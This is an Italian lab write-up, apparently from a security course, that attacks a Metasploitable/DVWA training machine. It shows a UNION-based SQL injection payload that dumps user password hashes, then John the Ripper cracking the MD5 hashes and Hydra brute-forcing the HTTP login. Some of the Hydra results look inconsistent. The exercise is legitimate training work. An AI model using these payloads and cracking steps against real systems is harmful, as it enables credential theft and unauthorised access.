

Password cracking

ERNESTO ROBLES

Dispositivi coinvolti

MACCHINA KALI: 192.168.1.60

MACCHINA METASPOITABLE: 192.168.1.67


Strumenti utilizzati

HYDRA TOOL USATO PER IL NETWORK AUTHENTICATION CRACKING
JOHN THE RIPPER USATO PER FORNIRE LE PASSWORD IN CHIARO CHE SONO
STATE CRIPTATE CON ALGORITMO HASH

PASSWORD HASH

Sfruttando le SQL Injection si estraggono dati dal database come nome, user e password(hash).

Salviamo i dati necessari per l'autenticazione, le password cifrate però dovranno subire un processo contrario per fornire il loro valore in chiaro.



The screenshot shows a window titled "~/Desktop/testdb.txt - Mousepad". The menu bar includes "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with icons for new file, open file, save file, copy, cut, paste, delete, find, and search. The main text area contains the following data:

```
1 user1:5f4dcc3b5aa765d61d8327deb882cf99
2 user2:e99a18c428cb38d5f260853678922e03
3 user3:8d3533d75ae2c3966d7e0d4fcc69216b
4 user4:0d107d09f5bbe40cade3de5c71e9e9b7
5 user5:5f4dcc3b5aa765d61d8327deb882cf99
6 |
```

Vulnerability: SQL Injection

User ID:

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

PASSWORD HASH

Con l'uso del tool John the Ripper riusciamo a decifrare le password in hash trovando le loro versioni in chiaro e per fare ciò usiamo il comando qui illustrato dandoli in input il file contenente tutti i dati necessari.

```
(kali㉿kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 testdb.txt
user1:password
user2:abc123
user3:charley
user4:letmein
user5:password

5 password hashes cracked, 0 left
```

HYDRA

MEDIANTE HYDRA POSSIAMO TENTARE L'AUTENTICAZIONE AL SISTEMA, USANDO IL FILE DI PASSWORD ORA IN CHIARO RIUSCIAMO AD AUTENTICARCI CON ALCUNE DELLE CREDENZIALI STRAPOLATE DAL DATABASE.

```
[80][http-get] host: 192.168.1.67 login: gordonb password: password
[80][http-get] host: 192.168.1.67 login: gordonb password: pablo
[80][http-get] host: 192.168.1.67 login: 1337 password: 1337
[80][http-get] host: 192.168.1.67 login: pablo password: password
[80][http-get] host: 192.168.1.67 login: smithy password: charley
[80][http-get] host: 192.168.1.67 login: password password: password
[80][http-get] host: 192.168.1.67 login: abc123 password: letmein
[80][http-get] host: 192.168.1.67 login: letmein password: 1337
[80][http-get] host: 192.168.1.67 password: abc123
<finished>

Start Stop Save Output
```

